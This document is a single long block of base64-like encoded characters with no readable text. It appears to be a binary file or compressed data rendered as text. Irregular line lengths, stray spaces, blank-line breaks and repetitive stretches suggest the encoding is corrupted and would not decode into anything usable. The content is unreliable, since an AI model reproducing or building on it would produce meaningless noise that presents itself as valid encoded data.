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
avNEwx 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
NC9M0IVyfQMK8LFe7i1AfyngrnsOQIRaOJP Eao5iR7FkuodpI5YkUpDYTrqsIpW7AoSfEo1ylpk2o4mJK
FpPloh+Qz5mSuwAqU5KfTcl/hjCUstsxhpMNm0M5g8PKGFkxymqXkaidWFE6XJmdcXG/dYCZCQuZ
O0jk4wiS10GTXaEMOS7FqYhCiCgQx+DKwvlaAxm/Tvkqxzl2Wq9hLsOSGKWYkgqvEgjhWu6PIMX/L
PpLFD8PNTzRLIBHejqydwBML3EC4orPHIXqNpCixPYCyHTOnMIRD7ym+c5JNMJR9dpRzjqMPSKjcBp
PLnXONvkuLicqH2FQP2xkc6BmxbsAUHEgYakQ0qseqQTGNcKlthxOLIIS9Rzp6azSDbvc8gzPp0TPQ
sLEO+zPc9HKurvGu2ROBvwZkAxBs0tLK1Rzllz5xrNvYanQo0DYkqRNdbLgqyoZ2QM2sascwBP9BSp
6QlqlHwjEwNsPuLMwrCpj8SrEUkMIG0vqQgoPf6G8uxTOu6mAb3CbnxplVxkhJH+gCA+iTRr0Twob
AIMcutnSQqSjcLSRRkqzjntRbE/6qYtDF3L+LYzHAOA PbmMLMyCq3Kiu7w6fUoaLxmSjjrYow2s6wcZe
x8pdgO80n/Sj8hxDsIL6sUDjYnsuCSyjkKqCUo5D8FAojriz8xNkl1VkmIQjb51D+IDEctV1kkmagSulca
q+MMv/qSCt79CyR60IZdXR8aLAUU4jSkknnMDMfk69gRbfQSkW/DQnBII DuyEYqRX6OKlgGg0rdxL5
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
